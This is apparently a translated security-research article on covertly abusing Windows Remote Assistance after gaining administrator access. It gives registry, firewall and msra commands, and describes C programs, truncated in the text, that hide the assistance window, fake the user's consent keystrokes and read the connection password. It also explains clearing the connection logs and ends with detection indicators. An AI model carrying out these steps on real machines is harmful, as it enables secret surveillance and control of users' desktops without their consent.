
0x00 Introduction
---
For Windows systems, remote desktop services are frequently used to manage systems remotely through the interface.
However, there is a drawback: when using remote desktop services for remote login (using another user or kicking off the current user), it is impossible to obtain the current user's system status.
If you want to view (or even operate) the current user's desktop, what are some good methods?
Although we can write programs to implement interface operations (capturing desktop information, compressing and transmitting it, sending mouse and keyboard messages, etc.), wouldn't it be better if we could use the default functionality of the Windows system?
The answer is Windows Remote Assistance.
0x01 Overview
---
This article will cover the following topics:
- Basic operations of remote assistance
- Command-line operations
- Writing a C++ program to hide the interface, send keyboard messages, and simulate user confirmation clicks
- Complete exploitation process
- Detection Method
0x02 Basic Operations of Remote Assistance
---

1. Enable Remote Assistance Feature
System Properties -> Remote
Select 'Allow Remote Assistance connections to this computer'
As shown in the figure below
2. Add Firewall Rule to Allow Communication Port for Remote Assistance

Windows Firewall -> Allowed Programs
Select 'Remote Assistance'
As shown in the figure below
3. Launch the Interface Program
Run -> msra.exe

4. Configure this machine as the server and request assistance from others
Select 'Invite someone you trust to help you'
As shown in the figure below
Select 'Save this invitation as a file'
As shown in the figure below

Save as file 'Invitation.msrcincident'

An interface automatically pops up, generating a random password. Record this password, as shown in the figure below
5. Controller initiates remote connection
Run the file 'Invitation.msrcincident' on the controller, enter the password generated in the previous step, and initiate the remote connection
6. Server confirms connection request
A dialog box pops up on the server, requiring user confirmation to allow remote assistance, as shown in the figure below

Select Yes to successfully establish remote assistance
0x03 Command Line Operations
---
1. Enable System Remote Assistance
Modify the registry key fAllowToGetHelp under HKLM\SYSTEM\CurrentControlSet\Control\Remote Assistance, where 1 represents allow and 0 represents deny
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Remote Assistance" /v fAllowToGetHelp /t REG_DWORD /d 1 /f |
2. Configure firewall rules to allow communication ports for remote assistance
netsh advfirewall firewall set rule group="Remote Assistance" new enable=Yes |
3. Create a remote assistance file and wait for user connection in the background
msra /saveasfile c:\test\1.msrcIncident 123456789012 |
Save file path as c:\test\1.msrcIncident, connection password is 123456789012
0x04 Write a C program to hide the interface, send keyboard messages, and simulate user confirmation clicks
---
1. Hide the msra.exe interface
Obtain the window handle and set the window property to hidden
Note that the window title of msra.exe varies across different language systems, for example, the window title is 'Windows 远程协助' in Chinese systems and 'Windows Remote Assistance' in English systems.
First, determine the current system language, then search for the corresponding window title.
To completely hide the interface, incorporate a loop check to immediately hide the msra.exe window as soon as it is found.
Reference code is as follows:
#include |
Compile to generate msra-hide.exe
2. Simulate keyboard input messages: left arrow (<-) and enter confirmation key
Normally, after the control end successfully enters the password, the server end will pop up a dialog box asking the user whether to allow remote assistance.
Here, the program simulates user input, selects Yes, and the corresponding keyboard operations are the left arrow (<-) and the Enter key for confirmation.
The code is as follows:
#include |
Compile to generate msra-allow.exe
3. Extension: Obtain the connection password for the remote assistance window

Obtain the connection password by enumerating child windows
Use the API FindWindow to obtain the window handle
Use the API EnumChildWindows to traverse all child windows of the window and obtain the password content
API EnumChildWindows automatically enumerates until the last child window is obtained or the function returns 0
Actual testing found that the second child window stores the password, so after obtaining the password, the function returns 0 to end enumeration early
The code is as follows:
#include |
Test as shown in the figure below
0x05 Complete Exploitation Process
---
1. Enable Remote Assistance
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Remote Assistance" /v fAllowToGetHelp /t REG_DWORD /d 1 /f |
2. Run the interception program msra-hide.exe to hide the msra window
Administrator privileges required
3. Generate Remote Assistance invitation file
msra /saveasfile c:\test\1.msrcIncident 123456789012 |
4. Controller initiates connection
Obtain file 1.msrcIncident and execute, enter connection password
5. Run simulated keyboard input program msra-allow.exe to allow remote assistance
Administrator privileges required

6. Controller gains remote assistance desktop access
As shown in the figure below
7. Controller requests mouse operation permission from server
Select request control in the control interface
8. Run simulated keyboard input program msra-allow.exe again to allow mouse operation
Administrator privileges required
Controller successfully gains control of server mouse
At this point, successfully obtained desktop operation permissions on the target system
9. Clear connection records
Remote assistance log storage location: %SystemDrive%\Users\user_name\Documents\Remote Assistance Logs
Naming convention: YYYYMMDDHHMMSS.xml (24-hour time format)
Log files store connection timestamps
0x06 Detection Methods
---
The methods described in this article assume administrator privileges have been obtained, indicating the system has already been compromised
Combined with exploitation approaches, detection can be performed through the following methods:
- Registry key HKLM\SYSTEM\CurrentControlSet\Control\Remote Assistance modified
- Firewall rules modified
- Process msra.exe launched
- New folder %SystemDrive%\Users\user_name\Documents\Remote Assistance Logs created
- Abnormal open ports
0x07 Summary
---
This article introduces Windows Remote Assistance functionality, implements covert execution through programming, and provides detection methods based on exploitation approaches


